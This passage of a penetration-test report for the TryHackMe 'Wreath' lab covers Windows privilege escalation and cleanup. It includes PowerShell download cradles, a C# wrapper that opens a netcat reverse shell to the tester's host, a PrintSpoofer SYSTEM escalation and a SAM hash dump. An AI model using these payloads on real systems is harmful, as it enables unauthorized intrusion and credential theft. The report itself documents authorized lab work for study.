
```
powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.50.99.5/winPEASx64-chekn8.exe','C:\xampp\htdocs\resources\uploads\chekn8-winPEASx64.exe')"
```

WinPeas discovered 2 privilege escalation paths:


1. System Explorer Help Service running as LocalSystem and the path lacked quotation marks making it vulnerable to a Unquoted Service Path attack.



2. Se Impersonation Privileges allows our user to impersonate the Administrator.



WinPEAS also obtained Thomas's clear text password.




System Explorer Help Service

We created a custom payload named Wrapper.cs.The full code is below.

```
using System;
using System.Diagnostics;

namespace Wrapper{
    class Program{
        static void Main(){

            Process proc = new Process();
            ProcessStartInfo procInfo = new
ProcessStartInfo("c:\\xampp\\htdocs\\resources\\uploads\\chekn8-nc.exe",
"10.50.99.5 53 -e cmd.exe");
            procInfo.CreateNoWindow = true;
            proc.StartInfo = procInfo;
            proc.Start();
        }
    }
}
```


It was then compiled using mcs.




The exploit was transferred to the target with powershell.

```
powershell.exe -c "(new-object
System.Net.WebClient).DownloadFile('http://10.50.99.5/Wrapper.exe','C:\xampp\htd
ocs\resources\uploads\chekn8-Wrapper.exe')
```

We then copied it to system.exe in `C:\Program Files (x86)\System Explorer\System.exe` and restarted the service to activate the payload and received a reverse shell as `nt system`.





Se Impersonation Privilege

The exploit is available for download on Github. We transferred it to the target using powershell.

```
powershell.exe -c "(new-object
System.Net.WebClient).DownloadFile('http://10.50.99.5/chekn8-
PrintSpoofer64.exe','C:\xampp\htdocs\resources\uploads\chekn8-
PrintSpoofer64.exe')
```

We triggered the exploit with the following syntax.

```
chekn8-PrintSpoofer64.exe -i -c powershell
```

```
 Directory of C:\xampp\htdocs\resources\uploads

01/04/2021  20:13    <DIR>          .
01/04/2021  20:13    <DIR>          ..
01/04/2021  16:59            45,272 chekn8-nc.exe
01/04/2021  17:39            27,136 chekn8-PrintSpoofer64.exe
01/04/2021  20:13             3,584 chekn8-Wrapper.exe
30/03/2021  22:26             8,602 test-chekn8.jpeg.php
30/03/2021  22:20             8,602 test.jpeg
31/03/2021  20:49             8,746 work-chekn8.jpeg.php
               6 File(s)        101,942 bytes
               2 Dir(s)   6,839,083,008 bytes free

C:\xampp\htdocs\resources\uploads>chekn8-PrintSpoofer64.exe -i -c powershell
chekn8-PrintSpoofer64.exe -i -c powershell
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
whoami
nt authority\system
PS C:\Windows\system32> ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : eu-west-1.compute.internal
   Link-local IPv6 Address . . . . . : fe80::6473:ed02:55d5:38ee%12
   IPv4 Address. . . . . . . . . . . : 10.200.98.100
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.200.98.1
```

We have included a screenshot of Thomas's hashes for his personal computer.

```
┌──(kali㉿kali)-[~/Documents/thm/WreathNetwork/exflitrate]
└─$ python3 /opt/impacket/examples/secretsdump.py -sam sam.bak -system system.bak local
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: [redacted]
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:[redacted]
Guest:501:[redacted]
DefaultAccount:503:[redacted]
WDAGUtilityAccount:504:[redacted]
Thomas:1000:[redacted]
[*] Cleaning up...
```

Thomas, you have just been Pwn3d.

Recap

As demonstrated above, any flaw in a networks security can lead to catastrophic damage and a loss of control through the network. The author strongly advises Thomas to maintain a regular patch management program to keep software updated to protect from known vulnerabilities and enforcing a stronger password policy across the network. Network services should be reconfigured to run as lower privilege users. Thomas should also schedule a monthly threat scan on the network to detect any new vulnerabilities. We cannot guarantee that that the network will be impenetrable after employing the recommended remediation's.

Cleanup

After every penetration test, a thorough cleanup is conducted to remove any remnants of the penetration test. Any exploit code, or tool that was uploaded to the network during the duration of the test were removed. Thomas Wreath should not need to perform a cleanup on the network. We take this portion of the test very seriously, below is proof of the cleanup that took place on the network upon the conclusion of the test.

```
[root@prod-serv ~]# ls
anaconda-ks.cfg  chisel  chisel-Chekn8  nmap  nmap-chekn8  rev.elf  socat-chekn8
[root@prod-serv ~]# rm chisel-Chekn8 nmap-chekn8 socat-chekn8
rm: remove regular file 'chisel-Chekn8'? y
rm: remove regular file 'nmap-chekn8'? y
rm: remove regular file 'socat-chekn8'? y
[root@prod-serv ~]# ls
anaconda-ks.cfg  chisel  nmap  rev.elf
[root@prod-serv ~]#
```

```
C:\xampp\htdocs\resources\uploads>dir "C:\Program Files (x86)\System Explorer\"
dir "C:\Program Files (x86)\System Explorer\"
 Volume in drive C has no label.
 Volume Serial Number is A041-2802

 Directory of C:\Program Files (x86)\System Explorer

01/04/2021  20:21    <DIR>          .
01/04/2021  20:21    <DIR>          ..
22/12/2020  00:55    <DIR>          System Explorer
01/04/2021  20:13             3,584 System.exe
               1 File(s)          3,584 bytes
               3 Dir(s)   6,840,258,560 bytes free

C:\xampp\htdocs\resources\uploads>del "C:\Program Files (x86)\System Explorer\System.exe"
del "C:\Program Files (x86)\System Explorer\System.exe"

C:\xampp\htdocs\resources\uploads>dir "C:\Program Files (x86)\System Explorer\"
dir "C:\Program Files (x86)\System Explorer\"
 Volume in drive C has no label.
 Volume Serial Number is A041-2802

 Directory of C:\Program Files (x86)\System Explorer

01/04/2021  20:22    <DIR>          .
01/04/2021  20:22    <DIR>          ..
22/12/2020  00:55    <DIR>          System Explorer
               0 File(s)              0 bytes
               3 Dir(s)   6,840,262,656 bytes free
```

```
*Evil-WinRM* PS C:\windows> cd \GitStack\gitphp
*Evil-WinRM* PS C:\GitStack\gitphp> dir


    Directory: C:\GitStack\gitphp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         11/8/2020   1:28 PM                cache
d-----         11/8/2020   1:29 PM                config
d-----         11/8/2020   1:28 PM                css
d-----         11/8/2020   1:28 PM                doc
d-----         11/8/2020   1:28 PM                images
d-----         11/8/2020   1:28 PM                include
d-----         11/8/2020   1:28 PM                js
d-----         11/8/2020   1:28 PM                lib
d-----         11/8/2020   1:28 PM                locale
d-----         11/8/2020   1:28 PM                templates
d-----         11/8/2020   1:28 PM                templates_c
-a----         3/26/2021   7:42 PM             34 exploit-chekn8.php
-a----         5/16/2012   2:20 PM           5742 index.php


*Evil-WinRM* PS C:\GitStack\gitphp> rm exploit-chekn8.php
*Evil-WinRM* PS C:\GitStack\gitphp> dir


    Directory: C:\GitStack\gitphp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         11/8/2020   1:28 PM                cache
d-----         11/8/2020   1:29 PM                config
d-----         11/8/2020   1:28 PM                css
d-----         11/8/2020   1:28 PM                doc
d-----         11/8/2020   1:28 PM                images
d-----         11/8/2020   1:28 PM                include
d-----         11/8/2020   1:28 PM                js
d-----         11/8/2020   1:28 PM                lib
d-----         11/8/2020   1:28 PM                locale
d-----         11/8/2020   1:28 PM                templates
d-----         11/8/2020   1:28 PM                templates_c
-a----         5/16/2012   2:20 PM           5742 index.php


*Evil-WinRM* PS C:\GitStack\gitphp>
```

```
*Evil-WinRM* PS C:\GitStack\gitphp> net user chekn8
User name                    chekn8
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            25/03/2021 16:26:12
Password expires             Never
Password changeable          25/03/2021 16:26:12
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   26/03/2021 19:56:36

Logon hours allowed          All

Local Group Memberships      *Administrators       *Remote Management Use
                             *Users
Global Group memberships     *None
The command completed successfully.

*Evil-WinRM* PS C:\GitStack\gitphp> net user chekn8 /DELETE
The command completed successfully.

*Evil-WinRM* PS C:\GitStack\gitphp> net user chekn8
net.exe : The user name could not be found.
    + CategoryInfo          : NotSpecified: (The user name could not be found.:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
More help is available by typing NET HELPMSG 2221.*Evil-WinRM* PS C:\GitStack\gitphp>
```

```
    Directory: C:\Users\Administrator\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         3/30/2021   9:06 PM        8818688 chisel-chekn8.exe


*Evil-WinRM* PS C:\Users\Administrator\Documents> del chisel-chekn8.exe
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> netsh advfirewall firewall delete rule name="chekn8-firewall"

Deleted 2 rule(s).
Ok.
```

```
C:\xampp\htdocs\resources\uploads>del chekn8-nc.exe chekn8-PrintSpoofer64.exe chekn8-Wrapper.exe test-chekn8.jpeg.php test.jpeg work-chekn8.jpeg.php
del chekn8-nc.exe chekn8-PrintSpoofer64.exe chekn8-Wrapper.exe test-chekn8.jpeg.php test.jpeg work-chekn8.jpeg.php
```